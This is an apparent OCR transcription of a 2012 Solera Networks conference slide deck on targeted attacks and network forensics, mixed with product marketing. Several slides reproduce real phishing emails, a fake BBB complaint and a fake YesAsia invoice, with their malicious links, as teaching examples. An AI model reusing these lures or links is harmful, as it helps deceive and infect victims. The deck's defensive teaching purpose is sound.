SOLERA NETWORKS™

See everything. Know everything.™

Preparing for the Inevitable: How to Fight Advanced Targeted Attacks with Security Intelligence and Big-Data Analytics

Andrew Brandt
Director of Threat Research

SOLERA NETWORKS™

See everything. Know everything.™

Big Data

Little attacks

Andrew Brandt
Director of Threat Research

© 2012 Solera Networks. Contains confidential, proprietary, and trade secret information of Solera Networks. Any use of this work without express written consent is strictly prohibited.

Who I am and what I do

@SoleraBlog
#AusCERT12
#bigdata

- Former journalist

Who I am and what I do

@SoleraBlog
#AusCERT12
#bigdata

- Former journalist
- Self-taught security enthusiast

Who I am and what I do

@SoleraBlog
#AusCERT12
#bigdata

- Former journalist
- Self-taught security enthusiast
- Malware analyst

Who I am and what I do

@SoleraBlog
#AusCERT12
#bigdata

- Former journalist
- Self-taught security enthusiast
- Malware analyst
- Network security researcher


Who I am and what I do

@SoleraBlog
#AusCERT12
#bigdata

- Former journalist
- Self-taught security enthusiast
- Malware analyst
- Network security researcher
- If you code, distribute, or use malware for gain, prepare for maximum mockery and humiliation.

What I do

@SoleraBlog
#AusCERT12
#bigdata




A story behind every attack

Sometimes, strange stuff just happens

Break computers for fun and profit

@SoleraBlog
#AusCERT12
#bigdata



Yep, you nailed it

I couldn't have said it better myself

Little-known "mea culpa" feature of Blackshades RAT

Involved, enthusiastic blog readership

@SoleraBlog
#AusCERT12
#bigdata

2 Comments

1. brayan idioy
   Posted August 8, 2010 at 9:39 pm | Permalink (Edit)

   f[redacted]k you

Why so touchy?

@SoleraBlog
#AusCERT12
#bigdata

1. brayan idioy
   Posted August 8, 2010 at 9:39 pm | Permalink (Edit)

   f**k you

   Reply
   - Andrew Brandt
     Posted August 9, 2010 at 3:40 pm | Permalink (Edit)

Haters gotta hate.

A little too close to home?

Today's Persistent, Blended Threats

Communication

- ✓ Social engineering
- ✓ Convince victim to do something
  - ✓ Visit web page
  - ✓ Download file
  - ✓ Execute binary

Exploitation

- ✓ Enumerate surface
- ✓ Exploit vulnerability
- ✓ Infiltrate system
- ✓ Maintain connectivity

Propagation

- ✓ Spread to other systems
- ✓ Expand attack footprint
- ✓ Adapt to countermeasures

The Challenge of Keeping Pace…

@SoleraBlog
#AusCERT12
#bigdata

54%

of breaches involved customized malware (no signature available at the time of exploit)

(VzB/USSS)

87%

of records stolen were stolen using Highly Sophisticated Attacks

(VzB/USSS)

$7.2M


was the average cost of a data breach in 2011

(Ponemon)

Big Data Landscape – Security Intelligence & Analytics

> "Context-aware and adaptive security will be the only way to securely support the dynamic business and IT infrastructures emerging during the next 10 years."

—Neil MacDonald, VP & Fellow
GARTNER



@SoleraBlog
#AusCERT12
#bigdata

What does this stuff look like when it's happening?

Would this convince you to click?

To: <jake@[redacted]>
Subject: Your TransUnion, Equifax, and Experian credit scores may have changed.
Date: Tue, 4 Oct 2011 19:12:55 -0700
From: "Credit Check" <info@medicareaccept.com>
Envelope-To: [redacted]

jake@[redacted],

September 27th 2011
Newsletters about Experian and_Equifax reports.

Unlimited_Experian_Reports
Check your score now.

Verify all three scoring systems.

Check your score now.

From: [redacted] <[redacted]@msn.com>
To: <[redacted]>, <[redacted]>, <[redacted]>, <[redacted]>
Date: Wed, 26 Oct 2011 15:19:55 +0000
Subject: FWD: Look what i found!
Hi friend.
people always want to take the easy way out this allows me to always stay a step ahead now I dont feel something missing anymore check out what I mean
http://www.amdclub.ru/go.php?cehip&73few=msn.com&73qiqa=google.com&url=abcdaily4.net/esubmit/bizopp_main.php
talk to you soon.

Dear Joe Levy,


Thank you for shopping with YesAsia.co
successfully placed. We will process and dispatch your order to you as soo

To view details of your order go to : http://www.yesasia.com/global/en/secu
order=Y4C20111010C34

http://www.yesasia-invoices.com/s

Username	: Joe Levy
Phone	: (408) 745-9600
Order Number	: Y4C20111010C34
Payment Method	: Credit Card
Shipping Method	: Express
Number of Suggested Shipment(s)	: 1

Reply to the IRS…using *LinkedIn*?



Seriously

@SoleraBlog
#AusCERT12
#bigdata

What about one of these?

@SoleraBlog
#AusCERT12
#bigdata

From: "::Better Business Bureau::" <manager@bbb.org>
Date: Wed, 7 Dec 2011 01:11:05 -0800
To: "Sales (External Alias)" <[redacted]>
Subject: BBB Complaint activity report

Attn: Owner/Manager
The Better Business Bureau has been filed the above-referenced complaint from one of your associates concerning their business relations with you.
The details of the consumer's concern are explained in enclosed file.
Please give attention to this issue and inform us about your standpoint.
We encourage you to click here to answer this complaint.

We look forward to your prompt response.


Sincerely,
Stacie Nieves
Better Business Bureau

BBB Start With Trust

Council of Better Business Bureaus
4200 Wilson Blvd, Suite 800
Arlington, VA 22203-1838
Phone: 1 (703) 276.0100
Fax: 1 (703) 525.8277

Yeah, it's malicious

@SoleraBlog
#AusCERT12
#bigdata



From: "::Better Business Bureau::" <manager@bbb.org>
Date: Wed, 7 Dec 2011 01:11:05 -0800
To: "Sales (External Alias)" <[redacted]>
Subject: BBB Complaint activity report

Attn: Owner/Manager
The Better Business Bureau has been filed the above-referenced complaint from one of your associates concerning their business relations with you.
The details of the consumer's concern are explained in enclosed file.
Please give attention to this issue and inform us about your standpoint. .
We encourage you to click here to answer this complaint.

We look forward to your p[redacted] blocked::http://38.106.32.183/af703f/index.html


Sincerely,
Stacie Nieves
Better Business Bureau

BBB Start With Trust

Council of Better Business Bureaus
4200 Wilson Blvd, Suite 800
Arlington, VA 22203-1838
Phone: 1 (703) 276.0100
Fax: 1 (703) 525.8277

Indistinguishable from normal email…

@SoleraBlog
#AusCERT12
#bigdata



From: "Yesasia.com" <noreply-global@yesasia.com>
Reply-To: "noreply-global@yesasia.com" <noreply-global@yesasia.com>
Date: Fri, 16 Sep 2011 16:54:19 -0700
To: Alan Hall <ahall@soleranetworks.com>
Subject: Your Order (447042122) has been successfully placed

Dear Alan Hall

Thank you for shopping with YesAsia.com, the No.1 Online Asian Entertainment Store. Your order (Number: 447042122) has been
to you as soon as possible.


To view details of your order go to : http://www.yesasia.com/global/en/secure/ordertracking.html?order=47043121
Username : ahall@soleranetworks.com
Order Number : 447042122
Payment Method : Credit Card
Shipping Method : Express
Number of Suggested Shipment(s) : 1
http://tracker.blinkcampaign.net/t/ct/5638347154484c395a76525351...354178673d3

Item Description	Catalog No.	Quantity
Logitech QuickCam Ultra Vision	1004715754	1
Freecom Hard Drive 3.5" External Hard Drive 1TB	1004777221	1

Sub-total : USD 437.98
Tax : USD 0.00
Shipping (Express) : USD 45.49
Order Total : USD 483.47

…until it isn't, anymore.

@SoleraBlog
#AusCERT12
#bigdata



From: Order Confirmation [mailto:no-reply@yesasia.com]
Sent: Monday, October 10, 2011 11:27 AM
To: Joe Levy
Subject: Yesasia.com Order Confirmation #Y4C20111010C34

Dear Joe Levy,

Thank you for shopping with YesAsia.com, the No.1 Online Asian Entertainment Store. Your order has been successfully placed. We will process and dispatch your order to you as soon as possible.


To view details of your order go to : http://www.yesasia.com/global/en/secure/ordertracking.html?order=Y4C20111010C34
http://www.yesasia-invoices.com/support/invoices/Invoice-Y4C20111010C34.zip

Username : Joe Levy
Phone : (408) 745-9600
Order Number : Y4C20111010C34
Payment Method : Credit Card
Shipping Method : Express
Number of Suggested Shipment(s) : 1

Item Description	Catalog No.	Quantity	Unit Price (USD)	Total (USD)
Logitech QuickCam Ultra Vision	1004716754	1	207.99	207.99
Freecom Hard Drive 3.5" External Hard Drive 640GB	1004712221	1	229.99	229.99

Sub-total : USD 437.98

Cyber Attacks Accelerate…



The Malware Problem – Overwhelming Odds

"With security researchers now uncovering close to 100,000 new malware samples a day, the time and resources needed to conduct deep, human analysis on every piece of malware has become overwhelming."


-GTISC Emerging Cyber Threats Report 2011

Record everything, 24/7

Timely analysis and insight into every packet entering or leaving your network

- Records, classifies and indexes all packets and flows from L2 – L7
- On the wire, file-level visibility of data exfiltration and malware infiltration
- Actionable intelligence, forensics and situational awareness
- Unmatched multi-dimensional flow enrichment and big data warehousing
- Flexible, open and easy-to-use platform

Multiple Levels of Indexing




@SoleraBlog
#AusCERT12
#bigdata

- Full fidelity, full payload streaming capture
- Capable of 10s of Gb/s data storage
- Support for simultaneous readers and writers
- Maximum throughput via smart streaming writes and reads

Multiple Levels of Indexing


@SoleraBlog
#AusCERT12
#bigdata



- SoleraDB – middle layer contains the data necessary to find and reconstruct packets, flows, and entire network sessions in perfect fidelity
- Handles millions of IOPS on a single appliance
- Used as a “quick rejection” for the Packet Capture and Repository

Multiple Levels of Indexing

@SoleraBlog
#AusCERT12
#bigdata



- Per-attribute quick lookup layer
- Takes milliseconds to accept/reject hundreds of MBs of capture data
- Search queries are processed using proprietary algorithm that generates hash values used by the top layer of the search engine to quickly determine which 64MB chunks the data are in

Metadata Attribute Mappings


aim_express -> login
aim -> filename
aim -> login
aim_transfer -> filename
bittorrent -> filename
dns -> query
ebay -> query_raw
ebuddy -> nickname
edonkey -> filename
edonkey -> login
edonkey -> query
facebook -> login
facebook_mail -> email
facebook_mail -> receiver_email
facebook_mail -> sender_email
facebook_mail -> subject
facebook -> name
facebook -> query_raw
facebook -> sender_email
friendster -> login
ftp -> filename
ftp -> login
gmail -> attach_filename
gmail_basic -> attach_filename
gmail_basic -> login
gmail_basic -> receiver_email
gmail_basic -> sender_email
gmail_basic -> subject
gmail_chat -> callee
gmail_chat -> caller
gmail_chat -> login
gmail -> login
gmail_mobile -> login
gmail_mobile -> receiver_email
gmail_mobile -> sender_email
gmail_mobile -> subject
gmail -> receiver_email
gmail -> sender_email
gmail -> subject
gnutella -> filename
gnutella -> query
google_groups -> login
google_groups -> member_alias
google_maps -> query_raw
google -> query_raw
h225 -> callee
h225 -> caller
http -> filename
http -> mime_type
http -> part_filename
http -> referer
http -> server
http -> uri
http -> uri_full
http -> user_agent
imap -> attach_filename
imap -> login
imap -> mime_type
imap -> receiver_email
imap -> sender_email
imap -> subject
irc -> login
irc -> nickname
jabber -> callee
jabber -> caller
jabber -> filename
jabber -> login
jabber -> nickname
kazaa -> filename
kazaa -> login
kazaa -> mime_type
linkedin -> login
linkedin -> receiver_email
linkedin -> sender_email
linkedin -> subject
live_hotmail -> attach_filename
live_hotmail -> login
live_hotmail -> receiver_email
live_hotmail -> sender_email
live_hotmail -> subject
livemail_mobile -> login
livemail_mobile -> receiver_email
livemail_mobile -> sender_email
livemail_mobile -> subject
lotusnotes -> attach_filename
lotusnotes -> receiver_email
lotusnotes -> sender_email
lotusnotes -> subject
mapi -> login
msn -> callee
msn -> caller
msn -> filename
msn -> login
msn_search -> query_raw
myspace -> login
myspace -> name
myspace -> query_raw
mysql -> query
nfs -> filename
owa -> attach_filename
owa -> login
owa -> receiver_email
owa -> sender_email
owa -> subject
pop3 -> attach_filename
pop3 -> login
pop3 -> mime_type
pop3 -> receiver_email
pop3 -> sender_email
pop3 -> subject
postgres -> query
radius -> login
rapidshare -> filename
rapidshare -> login
sccp -> callee
sccp -> caller
sip -> callee
sip -> caller
sip -> mime_type
smb -> filename
smb -> login
smtp -> attach_filename
smtp -> login
smtp -> mime_type
smtp -> receiver_email
smtp -> receiver_rcptto
smtp -> sender_email
smtp -> sender_mailfrom

So

@SoleraBlog
#AusCERT12
#bigdata


The victim sees this…

@SoleraBlog
#AusCERT12
#bigdata



Meanwhile…CVE 2011-3544 Javasploit

@SoleraBlog
#AusCERT12
#bigdata



Most Dreaded Questions from the CISO

@SoleraBlog
#AusCERT12
#bigdata

- Who did this to us – and how?
- How long has this been going on?
- What did we lose, and when?
- Is it over yet?
- Can we be sure it won't happen again?


@SoleraBlog
#AusCERT12
#bigdata

Breaches Happen.

Deal With It.

I see what you did there

